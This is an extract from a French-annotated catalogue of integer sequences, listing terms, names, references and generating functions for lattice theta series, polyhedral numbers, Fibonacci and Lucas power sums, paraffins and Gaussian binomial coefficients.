2, 6, 6, 8, 12, 6, 12, 18, 6, 14, 18, 12, 18, 18, 12, 12, 30, 18, 14, 24, 6, 30, 30, 12, 24, 24, 18, 24, 30, 12, 26, 42, 24, 12, 30, 18, 24, 48, 18, 36, 24, 18, 36, 30, 24, 26, 48, 18, 30, 48, 12, 36, 54

Theta series of cubic lattice

Réf. SPLAG 107.

HIS2 A5875 **Euler**

HIS1 **Produit infini**

*** Le motif [6, -9, 6, -3] est périodique**

$$\prod_{n \geq 1} \frac{1}{(1 - z^n)^{c(n)}}$$

c(n) = 6, -9, 6, -3, . . .*

1, 6, 12, 8, 6, 24, 24, 0, 12, 30, 24, 24, 8, 24, 48, 0, 6, 48, 36, 24, 24, 48, 24, 0, 24, 30, 72, 32, 0, 72, 48, 0, 12, 48, 48, 48, 30, 24, 72, 0, 24, 96, 48, 24, 24, 72, 48, 0, 8, 54, 84, 48, 24, 72, 96

Theta series of cubic lattice w.r.t. edge

Réf. SPLAG 107.

HIS2 A5876 **Euler**

HIS1 **Produit infini**

*** Le motif [4, -5, 4, -3] est périodique**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 4,-5,4,-3,...*

2, 8, 10, 8, 16, 16, 10, 24, 16, 8, 32, 24, 18, 24, 16, 24, 32, 32, 16, 32, 34, 16, 48, 16, 16, 56, 32, 24, 32, 40, 26, 48, 48, 16, 32, 32, 32, 56, 48, 24, 64, 32, 26, 56, 16, 40, 64, 64, 16, 40, 48, 32

Theta series of cubic lattice w.r.t. square

Réf. SPLAG 107.

HIS2 A5877 **Euler**

HIS1 **Produit infini**

*** Le motif [**2, -1, 2, -3**] est périodique**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 2,-1,2,-3,...*

4, 8, 8, 16, 12, 8, 24, 16, 16, 24, 16, 16, 28, 32, 8, 32, 32, 16, 40, 16, 16, 40, 40, 32, 36, 16, 24, 48, 32, 24, 40, 48, 16, 56, 32, 16, 64, 40, 32, 32, 36, 40, 48, 48, 32, 48, 48, 16, 80, 40, 24, 80

Theta series of D_4 lattice w.r.t. deep hole

Réf. SPLAG 118.

HIS2 A5879 **Euler**

HIS1 **Produit infini**

*** Le motif [4, -4] est périodique**

$$\prod_{n \geq 1} \frac{1}{(1 - Z^n)^{c(n)}}$$

c(n) = 4, -4, . . .*

8, 32, 48, 64, 104, 96, 112, 192, 144, 160, 256, 192, 248, 320, 240, 256, 384, 384, 304, 448, 336, 352, 624, 384, 456, 576, 432, 576, 640, 480, 496, 832, 672, 544, 768, 576, 592, 992, 768, 640

Theta series of D_4 lattice w.r.t. edge

Réf.

HIS2 A5880 **Euler**

HIS1 **Produit infini**

*** Le motif [4,-4] est périodique**

$$\prod_{n \geq 1} \frac{1}{(1 - Z^n)^{c(n)}}$$

c(n) = 4, -4, . . .*

2, 8, 12, 16, 26, 24, 28, 48, 36, 40, 64, 48, 62, 80, 60, 64, 96, 96, 76, 112, 84, 88, 156, 96, 114, 144, 108, 144, 160, 120, 124, 208, 168, 136, 192, 144, 148, 248, 192, 160, 242, 168, 216, 240

Theta series of planar hexagonal lattice with respect to edge

Réf. JCP 83 6523 85.

HIS2 A5881 **Euler**

HIS1 **Produit infini**

*** Le motif [1, -1, 2, -1, 1, -2] est périodique**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 1,-1,2,-1,1,-2,...*

2, 2, 0, 4, 2, 0, 4, 0, 0, 4, 4, 0, 2, 2, 0, 4, 0, 0, 4, 4, 0, 4, 0, 0, 6, 0, 0, 0, 4, 0, 4, 4, 0, 4, 0, 0, 4, 2, 0, 4, 2, 0, 0, 0, 0, 8, 4, 0, 4, 0, 0, 4, 0, 0, 4, 4, 0, 0, 4, 0, 2, 0, 0, 4, 4, 0, 8, 0, 0, 4, 0, 0, 0, 6

Theta series of planar hexagonal lattice w.r.t. deep hole

Réf. JCP 83 6524 85.

HIS2 A5882 **Euler**

HIS1 **Produit infini**

*** Le motif [1,1,-2] est périodique**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 1,1,-2,...*

3, 3, 6, 0, 6, 3, 6, 0, 3, 6, 6, 0, 6, 0, 6, 0, 9, 6, 0, 0, 6, 3, 6, 0, 6, 6, 6, 0, 0, 0, 12, 0, 6, 3, 6, 0, 6, 6, 0, 0, 3, 6, 6, 0, 12, 0, 6, 0, 0, 6, 6, 0, 6, 0, 6, 0, 9, 6, 6, 0, 6, 0, 0, 0, 6, 9, 6, 0, 0, 6, 6, 0, 12, 0, 6, 0, 6

Theta series of f.c.c. lattice w.r.t. edge

Réf. JCP 83 6526 85.

HIS2 A5884 **Euler**

HIS1 **Produit infini**

*** Le motif [2, -1, 2, -3] est périodique**

$$\prod_{n \geq 1} \frac{1}{(1 - Z^n)^{c(n)}}$$

c(n) = 2,-1,2,-3,...*

2, 4, 4, 8, 6, 4, 12, 8, 8, 12, 8, 8, 14, 16, 4, 16, 16, 8, 20, 8, 8, 20, 20, 16, 18, 8, 12, 24, 16, 12, 20, 24, 8, 28, 16, 8, 32, 20, 16, 16, 18, 20, 24, 24, 16, 24, 24, 8, 40, 20, 12, 40, 16, 12, 20

Theta series of f.c.c. lattice w.r.t. tetrahedral hole

Réf. JCP 83 6526 85.

HIS2 A5886 **Euler**

HIS1 **Produit infini**

*** Le motif [3,-3] est périodique**

$$\prod_{n \geq 1} \frac{1}{(1 - Z^n)^{c(n)}}$$

c(n) = 3,-3,...*

4, 12, 12, 16, 24, 12, 24, 36, 12, 28, 36, 24, 36, 36, 24, 24, 60, 36, 28, 48, 12, 60, 60, 24, 48, 48, 36, 48, 60, 24, 52, 84, 48, 24, 60, 36, 48, 96, 36, 72, 48, 36, 72, 60, 48, 52, 96, 36, 60, 96

Centered pentagonal numbers

Réf. INOC 24 4550 85.

HIS2 A5891 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z^2 + 3z + 1}{(1 - z)^3}$$

1, 6, 16, 31, 51, 76, 106, 141, 181, 226, 276, 331, 391, 456, 526, 601, 681, 766, 856, 951, 1051, 1156, 1266, 1381, 1501, 1626, 1756, 1891, 2031, 2176, 2326, 2481, 2641, 2806, 2976

Square octagonal numbers

Réf. INOC 24 4550 85.

HIS2 A5892 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 9z + 4z^2}{(1 - z)^3}$$

1, 12, 37, 76, 129, 196, 277, 372, 481, 604, 741, 892, 1057, 1236, 1429, 1636, 1857, 2092, 2341, 2604, 2881, 3172, 3477, 3796, 4129, 4476, 4837, 5212, 5601, 6004, 6421, 6852, 7297

Points on surface of tetrahedron

Réf. MF73 46. CO74. INOC 24 4550 85.

HIS2 A5893 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 + z)\,(1 + z^2)}{(1 - z)^3}$$

1, 4, 10, 20, 34, 52, 74, 100, 130, 164, 202, 244, 290, 340, 394, 452, 514, 580, 650, 724, 802, 884, 970, 1060, 1154, 1252, 1354, 1460, 1570, 1684, 1802, 1924, 2050, 2180, 2314, 2452, 2594

Centered tetrahedral numbers

Réf. INOC 24 4550 85.

HIS2 A5894 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 + z)\,(1 + z^2)}{(z - 1)^4}$$

1, 5, 15, 35, 69, 121, 195, 295, 425, 589, 791, 1035, 1325, 1665, 2059, 2511, 3025, 3605, 4255, 4979, 5781, 6665, 7635, 8695, 9849, 11101, 12455, 13915, 15485, 17169, 18971, 20895

Points on surface of cube

Réf. MF73 46. CO74. INOC 24 4550 85.

HIS2 A5897 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 + z)\,(1 + 4z + z^2)}{(1 - z)^3}$$

1, 8, 26, 56, 98, 152, 218, 296, 386, 488, 602, 728, 866, 1016, 1178, 1352, 1538, 1736, 1946, 2168, 2402, 2648, 2906, 3176, 3458, 3752, 4058, 4376, 4706, 5048, 5402, 5768, 6146, 6536

Centered cube numbers

Réf. AMM 82 819 75. INOC 24 4550 85.

HIS2 A5898 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 + z)\,(1 + 4z + z^2)}{(z - 1)^4}$$

1, 9, 35, 91, 189, 341, 559, 855, 1241, 1729, 2331, 3059, 3925, 4941, 6119, 7471, 9009, 10745, 12691, 14859, 17261, 19909, 22815, 25991, 29449, 33201, 37259, 41635, 46341, 51389, 56791

Points on surface of octahedron

Réf. MF73 46. CO74. INOC 24 4550 85.

HIS2 A5899 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1+z)^3}{(1-z)^3}$$

1, 6, 18, 38, 66, 102, 146, 198, 258, 326, 402, 486, 578, 678, 786, 902, 1026, 1158, 1298, 1446, 1602, 1766, 1938, 2118, 2306, 2502, 2706, 2918, 3138, 3366, 3602, 3846, 4098, 4358, 4626

Octahedral numbers

Réf. CO74. INOC 24 4550 85.

HIS2 A5900 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1+z)^2}{(z-1)^4}$$

1, 6, 19, 44, 85, 146, 231, 344, 489, 670, 891, 1156, 1469, 1834, 2255, 2736, 3281, 3894, 4579, 5340, 6181, 7106, 8119, 9224, 10425, 11726, 13131, 14644, 16269, 18010, 19871, 21856

Points on surface of cuboctahedron (or icosahedron)

Réf. RO69 109. MF73 46. CO74. INOC 24 4550 85.

HIS2 A5901 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 + z)\,(z^2 + 8\,z + 1)}{(1 - z)^3}$$

1, 12, 42, 92, 162, 252, 362, 492, 642, 812, 1002, 1212, 1442, 1692, 1962, 2252, 2562, 2892, 3242, 3612, 4002, 4412, 4842, 5292, 5762, 6252, 6762, 7292, 7842, 8412, 9002, 9612, 10242, 10892

Centered icosahedral (or cuboctahedral) numbers

Réf. INOC 24 4550 85.

HIS2 A5902 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 + z)\,(z^2 + 8\,z + 1)}{(z - 1)^4}$$

1, 13, 55, 147, 309, 561, 923, 1415, 2057, 2869, 3871, 5083, 6525, 8217, 10179, 12431, 14993, 17885, 21127, 24739, 28741, 33153, 37995, 43287, 49049, 55301, 62063, 69355, 77197, 85609

Points on surface of dodecahedron

Réf. INOC 24 4550 85.

HIS2 A5903 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 + z)\,(z^2 + 28\,z + 1)}{(1 - z)^3}$$

1, 32, 122, 272, 482, 752, 1082, 1472, 1922, 2432, 3002, 3632, 4322, 5072, 5882, 6752, 7682, 8672, 9722, 10832, 12002, 13232, 14522, 15872, 17282, 18752, 20282, 21872, 23522, 25232

Centered dodecahedral numbers

Réf. INOC 24 4550 85.

HIS2 A5904 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 + z)\,(z^2 + 28\,z + 1)}{(z - 1)^4}$$

1, 33, 155, 427, 909, 1661, 2743, 4215, 6137, 8569, 11571, 15203, 19525, 24597, 30479, 37231, 44913, 53585, 63307, 74139, 86141, 99373, 113895, 129767, 147049, 165801, 186083

Points on surface of truncated tetrahedron

Réf. CO74. INOC 24 4552 85.

HIS2 A5905 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 + z)\,(z^2 + 12\,z + 1)}{(1 - z)^3}$$

1, 16, 58, 128, 226, 352, 506, 688, 898, 1136, 1402, 1696, 2018, 2368, 2746, 3152, 3586, 4048, 4538, 5056, 5602, 6176, 6778, 7408, 8066, 8752, 9466, 10208, 10978, 11776, 12602, 13456

Truncated tetrahedral numbers

Réf. CO74. INOC 24 4552 85.

HIS2 A5906 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 12\,z + 10\,z^2}{(z - 1)^4}$$

1, 16, 68, 180, 375, 676, 1106, 1688, 2445, 3400, 4576, 5996, 7683, 9660, 11950, 14576, 17561, 20928, 24700, 28900, 33551, 38676, 44298, 50440, 57125, 64376, 72216, 80668, 89755

Truncated octahedral numbers

Réf. CO74. INOC 24 4552 85.

HIS2 A5910 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 34\,z + 55\,z^2 + 6\,z^3}{(z - 1)^4}$$

1, 38, 201, 586, 1289, 2406, 4033, 6266, 9201, 12934, 17561, 23178, 29881, 37766, 46929, 57466, 69473, 83046, 98281, 115274, 134121, 154918, 177761, 202746, 229969, 259526, 291513

Points on surface of truncated cube

Réf. INOC 24 4552 85.

HIS2 A5911 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 + z)\,(z^2 + 44\,z + 1)}{(1 - z)^3}$$

1, 48, 186, 416, 738, 1152, 1658, 2256, 2946, 3728, 4602, 5568, 6626, 7776, 9018, 10352, 11778, 13296, 14906, 16608, 18402, 20288, 22266, 24336, 26498, 28752, 31098, 33536, 36066

Truncated cube numbers

Réf. INOC 24 4552 85.

HIS2 A5912 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 52\,z + 93\,z^2 + 8\,z^3}{(z - 1)^4}$$

1, 56, 311, 920, 2037, 3816, 6411, 9976, 14665, 20632, 28031, 37016, 47741, 60360, 75027, 91896, 111121, 132856, 157255, 184472, 214661, 247976, 284571, 324600, 368217, 415576, 466831

Points on surface of hexagonal prism

Réf. INOC 24 4552 85.

HIS2 A5914 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 + z)\,(z^2 + 10\,z + 1)}{(1 - z)^3}$$

1, 14, 50, 110, 194, 302, 434, 590, 770, 974, 1202, 1454, 1730, 2030, 2354, 2702, 3074, 3470, 3890, 4334, 4802, 5294, 5810, 6350, 6914, 7502, 8114, 8750, 9410, 10094, 10802, 11534, 12290

Hexagonal prism numbers

Réf. INOC 24 4552 85.

HIS2 A5915 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 10\,z + 7\,z^2}{(z - 1)^4}$$

1, 14, 57, 148, 305, 546, 889, 1352, 1953, 2710, 3641, 4764, 6097, 7658, 9465, 11536, 13889, 16542, 19513, 22820, 26481, 30514, 34937, 39768, 45025, 50726, 56889, 63532, 70673, 78330

Rhombic dodecahedral numbers

Réf. AMM 82 819 75. INOC 24 4552 85.

HIS2 A5917 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 + z)\,(z^2 + 10\,z + 1)}{(z - 1)^4}$$

1, 15, 65, 175, 369, 671, 1105, 1695, 2465, 3439, 4641, 6095, 7825, 9855, 12209, 14911, 17985, 21455, 25345, 29679, 34481, 39775, 45585, 51935, 58849, 66351, 74465, 83215, 92625

Points on surface of square pyramid

Réf. CO74. INOC 24 4552 85.

HIS2 A5918 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 + z)\,(z^2 + z + 1)}{(1 - z)^3}$$

1, 5, 14, 29, 50, 77, 110, 149, 194, 245, 302, 365, 434, 509, 590, 677, 770, 869, 974, 1085, 1202, 1325, 1454, 1589, 1730, 1877, 2030, 2189, 2354, 2525, 2702, 2885, 3074, 3269, 3470, 3677

Points on surface of tricapped prism

Réf. INOC 24 4552 85.

HIS2 A5919 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 + z)\,(z^2 + 5\,z + 1)}{(1 - z)^3}$$

1, 9, 30, 65, 114, 177, 254, 345, 450, 569, 702, 849, 1010, 1185, 1374, 1577, 1794, 2025, 2270, 2529, 2802, 3089, 3390, 3705, 4034, 4377, 4734, 5105, 5490, 5889, 6302, 6729, 7170, 7625

Tricapped prism numbers

Réf. INOC 24 4552 85.

HIS2 A5920 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 5z + 3z^2}{(z - 1)^4}$$

1, 9, 33, 82, 165, 291, 469, 708, 1017, 1405, 1881, 2454, 3133, 3927, 4845, 5896, 7089, 8433, 9937, 11610, 13461, 15499, 17733, 20172, 22825, 25701, 28809, 32158, 35757, 39615, 43741

From solution to a difference equation

Réf. FQ 25 363 87.

HIS2 A5921 **Dérivée logarithmique** **F.G. exponentielle**

HIS1 **Fraction rationnelle**

$$\frac{(z + 1)^2}{z^2 - z + 1}$$

1, 3, 10, 48, 312, 2520, 24480, 277200, 3588480, 52254720

n-step mappings with 4 inputs

Réf. PRV A32 2342 85.

HIS2 A5945 **Approximants de Padé** **Conjecture**
HIS1 **exponentielle**

$$\exp(z)\,(1 + 14\,z + 31/2\,z^2 + 3\,z^3)$$

1, 15, 60, 154, 315, 561, 910

Sum of cubes of Fibonacci numbers

Réf. BR72 18.

HIS2 A5968 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 - 2\,z - z^2}{(z - 1)\,(1 - 4\,z - z^2)\,(z^2 - z - 1)}$$

1, 2, 10, 37, 162, 674, 2871, 12132, 51436, 217811, 922780, 3908764, 16558101, 70140734, 297121734, 1258626537, 5331629710, 22585142414, 95672204155, 405273951280

Sum of fourth powers of Fibonacci numbers

Réf. BR72 19.

HIS2 A5969 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 + z)\,(1 - 5\,z + z^2)^2}{(z^2 - 7\,z + 1)^2\,(z^2 + 3\,z + 1)^2\,(z - 1)^2}$$

1, 2, 18, 99, 724, 4820, 33381, 227862, 1564198, 10714823, 73457064, 503438760, 3450734281, 23651386922, 162109796922, 1111115037483, 7615701104764, 52198777931900

Sum of squares of Lucas numbers

Réf. BR72 20.

HIS2 A5970 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 7\,z - 4\,z^2}{(1 - z)\,(1 + z)\,(1 - 3\,z + z^2)^2}$$

1, 10, 26, 75, 196, 520, 1361, 3570, 9346, 24475, 64076, 167760, 439201, 1149850, 3010346, 7881195, 20633236, 54018520, 141422321, 370248450, 969323026, 2537720635

Sum of cubes of Lucas numbers

Réf. BR72 21.

HIS2 A5971 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 24\,z - 23\,z^2 - 8\,z^3}{(z - 1)\,(1 - 4\,z - z^2)\,(z^2 - z - 1)}$$

1, 28, 92, 435, 1766, 7598, 31987, 135810, 574786, 2435653, 10316252, 43702500, 185123261, 784200368, 3321916912, 14071880655, 59609419066, 252509590018, 1069647725567

Sum of fourth powers of Lucas numbers

Réf. BR72 21.

HIS2 A5972 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 76\,z - 164\,z^2 - 79\,z^3 + 16\,z^4}{(z^2 - 7\,z + 1)\,(z^2 + 3\,z + 1)\,(z - 1)^2}$$

1, 82, 338, 2739, 17380, 122356, 829637, 5709318, 39071494, 267958135, 1836197336, 12586569192, 86266785673, 591288786874, 4052734152890, 27777904133691

Longest walk on edges of n-cube

Réf. clm.

HIS2 A5985 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 2z - 4z^2 + 4z^3}{(1 - z)(1 + 2z)(1 + z)(2z - 1)^2}$$

1, 4, 9, 32, 65, 192, 385, 1024, 2049, 5120, 10241, 24576, 49153, 114688, 229377, 524288, 1048577, 2359296, 4718593, 10485760, 20971521, 46137344, 92274689, 201326592

Column-strict plane partitions of n

Réf. SAM 50 260 71.

HIS2 A5986 **Euler**

HIS1 **Produit infini**

$$\prod_{n \geq 1} \frac{1}{(1 - z^n)^{c(n)}}$$

c(n) = 2,2,3,3,4,4,5,5,...

1, 2, 5, 11, 23, 45, 87, 160, 290, 512, 889, 1514, 2547, 4218, 6909, 11184, 17926, 28449, 44772, 69862, 108205, 166371, 254107, 385617, 581729, 872535, 1301722, 1932006, 2853530

Symmetric plane partitions of n

Réf. SAM 50 261 71.

HIS2 A5987 **Euler**

HIS1 **Produit infini**

*** c(n) = 1 si n est impair et [n/4] si n est pair.**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 1,0,1,1,1,1,1,2,1,2,1,...*

1, 1, 1, 2, 3, 4, 6, 8, 12, 16, 22, 29, 41, 53, 71, 93, 125, 160, 211, 270, 354, 450, 581, 735, 948, 1191, 1517, 1902, 2414, 3008, 3791, 4709, 5909, 7311, 9119, 11246, 13981, 17178, 21249

Paraffins

Réf. BER 30 1919 1897.

HIS2 A5993 **Euler**

HIS1 **Fraction rationnelle**

$$\frac{1 - z^4}{(1 - z)^2 (1 - z^2)^3}$$

1, 2, 6, 10, 19, 28, 44, 60, 85, 110

Paraffins

Réf. BER 30 1919 1897.

HIS2 A5994 **Euler**

HIS1 **Fraction rationnelle**

$$\frac{1 - z^4}{(1 - z)^3 (1 - z^2)^3}$$

1, 3, 9, 19, 38, 66, 110, 170, 255, 365

Paraffins

Réf. BER 30 1919 1897.

HIS2 A5995 **Euler**

HIS1 **Fraction rationnelle**

$$\frac{(1 - z^4)^6 (1 - z^8)^{18}}{(1 - z)^3 (1 - z^2)^6 (1 - z^6)^8}$$

1, 3, 12, 28, 66, 126, 236, 396, 651, 1001

Paraffins

Réf. BER 30 1920 1897.

HIS2 A5996 **Euler**

HIS1 **Fraction rationnelle**

$$\frac{1 - z^3}{(1 - z)^3 \, (1 - z^2)^2}$$

2, 6, 16, 30, 54, 84, 128, 180, 250, 330

Paraffins

Réf. BER 30 1922 1897.

HIS2 A6000 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 2 z^2}{(z - 1)^4}$$

1, 4, 12, 28, 55, 96, 154, 232, 333

Paraffins

Réf. BER 30 1922 1897.

HIS2 A6001 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 2\,z^3}{(z - 1)^4}$$

1, 4, 10, 22, 43, 76, 124, 190, 277

Paraffins

Réf. BER 30 1922 1897.

HIS2 A6003 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 - z^3}{(1 - z)^5}$$

1, 5, 15, 34, 65, 111, 175, 260

Paraffins

Réf. BER 30 1922 1897.

HIS2 A6004 **Euler**

HIS1 **Fraction rationnelle**

$$\frac{(1 - z^4)(1 - z^5)(1 - z^6)}{(1 - z)^4 (1 - z^2)^3 (1 - z^3)^7}$$

1, 4, 11, 25, 49, 86, 139, 211

Paraffins

Réf. BER 30 1923 1897.

HIS2 A6007 **Euler**

HIS1 **Fraction rationnelle**

$$\frac{1 - z^4}{(1 - z)^5 (1 - z^2)^2}$$

1, 5, 16, 40, 85, 161, 280, 456

Paraffins

Réf. BER 30 1923 1897. GA66 246.

HIS2 A6008 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{z\,(1+z)\,(1-z+z^2)}{(1-z)^5}$$

0, 1, 5, 15, 36, 75, 141, 245, 400, 621, 925, 1331, 1860, 2535, 3381, 4425, 5696, 7225, 9045, 11191, 13700, 16611, 19965, 23805, 28176, 33125, 38701, 44955, 51940, 59711, 68325

Paraffins

Réf. BER 30 1923 1897.

HIS2 A6011 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1+z}{(1-z)^5}$$

3, 18, 60, 150, 315, 588, 1008, 1620

Réf. GK90 86.
HIS2 A6012 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 - 2z}{1 - 4z + 2z^2}$$

1, 2, 6, 20, 68, 232, 792, 2704, 9232, 31520, 107616, 367424, 1254464, 4283008, 14623104, 49926400, 170459392, 581984768, 1987020288, 6784111616, 23162405888, 79081400320

Réf. dek.
HIS2 A6013 **Inverse fonctionnel** **Suite P-récurrente**
HIS1 **algébrique**

$$3F2([1, 4/3, 2/3], [2, 3/2], 27z/4)$$

1, 2, 7, 30, 143, 728, 3876, 21318, 120175, 690690, 4032015, 23841480, 142498692, 859515920, 5225264024, 31983672534, 196947587823, 1219199353190, 7583142491925, 47365474641870

Réf. rkg.
HIS2 A6040 **P-récurrences** **Suite P-récurrente**
HIS1

$$a(n) = (-n^2 + 4n - 4)\,a(n-2) + (n^2 - 2n + 2)\,a(n-1)$$

1, 2, 9, 82, 1313, 32826, 1181737, 57905114, 3705927297, 300180111058, 30018011105801, 3632179343801922, 523033825507476769, 88392716510763573962

Réf. rkg.
HIS2 A6041 **P-récurrences** **Suite P-récurrente**
HIS1

$$(n-1)\,a(n) = (n^2 - 3n + 3)\,n\,a(n-1) + (-n^2 + 4n - 3)\,n\,a(n-2)$$

0, 2, 9, 76, 1145, 27486, 962017, 46176824, 2909139921, 232731193690, 23040388175321, 2764846581038532, 395373061088510089, 66422674262869694966

A traffic light problem

Réf. BIO 46 422 59.

HIS2 A6043 **Hypergéométrique**

HIS1 **Fraction rationnelle**

$$\frac{2}{(1 - 3 z)^3}$$

2, 18, 108, 540, 2430

Square hex numbers

Réf. GA88 19.

HIS2 A6051 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 - 26 z + z^2}{(1 - z) (z^2 - 194 z + 1)}$$

1, 169, 32761, 6355441, 1232922769, 239180661721, 46399815451081, 9001325016847969, 1746210653453054881, 338755865444875798921, 65716891685652451935769

Triangular star numbers

Réf. GA88 20.
HIS2 A6060 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{1 + 58\,z + z^2}{(1 - z)\,(z^2 - 194\,z + 1)}$$

1, 253, 49141, 9533161, 1849384153, 358770992581, 69599723176621, 13501987525271953, 2619315980179582321, 508133798167313698381, 9857533752847867790 3653

Square star numbers

Réf. GA88 22.
HIS2 A6061 **Approximants de Padé**
HIS1 **Fraction rationnelle**

$$\frac{z^2 + 22\,z + 1}{(1 - z)\,(z^2 - 98\,z + 1)}$$

1, 121, 11881, 1164241, 114083761, 11179044361, 1095432263641, 107341182792481, 10518340481399521, 1030690025994360601, 100997104206965939401

Star-hex numbers

Réf. GA88 22. JRM 16 192 83.

HIS2 A6062 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{(1 + z)^2}{(1 - z)\,(z^2 - 34\,z + 1)}$$

1, 37, 1261, 42841, 1455337, 49438621, 1679457781, 57052125937, 1938092824081, 65838103892821, 2236557439531837

Maximal length rook tour on n X n board

Réf. GA86 76.

HIS2 A6071 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + z + 4\,z^2 + 6\,z^3 - 5\,z^4 + z^5}{(1 + z)\,(z - 1)^4}$$

1, 4, 14, 38, 76, 136, 218, 330, 472, 652, 870, 1134

Gaussian binomial coefficient [n,2] for q=2

Réf. GJ83 99. ARS A17 328 84.

HIS2 A6095 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 2\,z)\,(1 - 4\,z)}$$

1, 7, 35, 155, 651, 2667, 10795, 43435, 174251, 698027, 2794155, 11180715, 44731051, 178940587, 715795115, 2863245995, 11453115051, 45812722347, 183251413675

Gaussian binomial coefficient [n,3] for q=2

Réf. GJ83 99. ARS A17 328 84.

HIS2 A6096 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 2\,z)\,(1 - 4\,z)\,(1 - 8\,z)}$$

1, 15, 155, 1395, 11811, 97155, 788035, 6347715, 50955971, 408345795, 3269560515, 26167664835, 209386049731, 1675267338435, 13402854502595, 107225699266755, 857817047249091

Gaussian binomial coefficient [n,4] for q=2

Réf. GJ83 99. ARS A17 328 84.

HIS2 A6097 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 2\,z)\,(1 - 4\,z)\,(1 - 8\,z)\,(1 - 16\,z)}$$

1, 31, 651, 11811, 200787, 3309747, 53743987, 866251507, 13910980083, 222984027123, 3571013994483, 57162391576563, 914807651274739, 14638597687734259

Gaussian binomial coefficient [n,2] for q=3

Réf. GJ83 99. ARS A17 328 84.

HIS2 A6100 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 3\,z)\,(1 - 9\,z)}$$

1, 13, 130, 1210, 11011, 99463, 896260, 8069620, 72636421, 653757313, 5883904390, 52955405230, 476599444231, 4289397389563, 38604583680520, 347441274648040, 3126971536402441

Gaussian binomial coefficient [n,3] for q=3

Réf. GJ83 99. ARS A17 328 84.

HIS2 A6101 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 3\,z)\,(1 - 9\,z)\,(1 - 27\,z)}$$

1, 40, 1210, 33880, 925771, 25095280, 678468820, 18326727760, 494894285941, 13362799477720, 360801469802830, 9741692640081640, 263026177881648511, 7101711092201899360

Gaussian binomial coefficient [n,4] for q=3

Réf. GJ83 99. ARS A17 328 84.

HIS2 A6102 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 3\,z)\,(1 - 9\,z)\,(1 - 27\,z)\,(1 - 81\,z)}$$

1, 121, 11011, 925771, 75913222, 6174066262, 500777836042, 40581331447162, 3287582741506063, 266307564861468823, 21571273555248777493, 1747282899667791058573

Gaussian binomial coefficient [n,2] for q=4

Réf. GJ83 99. ARS A17 328 84.

HIS2 A6105 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 4\,z)\,(1 - 16\,z)}$$

1, 21, 357, 5797, 93093, 1490853, 23859109, 381767589, 6108368805, 97734250405, 1563749404581, 25019996065701, 400319959420837, 6405119440211877, 102481911401303973

Gaussian binomial coefficient [n,3] for q=4

Réf. GJ83 99. ARS A17 328 84.

HIS2 A6106 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1}{(1 - z)\,(1 - 4\,z)\,(1 - 16\,z)\,(1 - 64\,z)}$$

1, 85, 5797, 376805, 24208613, 1550842085, 99277752549, 6354157930725, 406672215935205, 26027119554103525, 1665737215212030181, 106607206793565997285

Gaussian binomial coefficient [n,5] for q=2

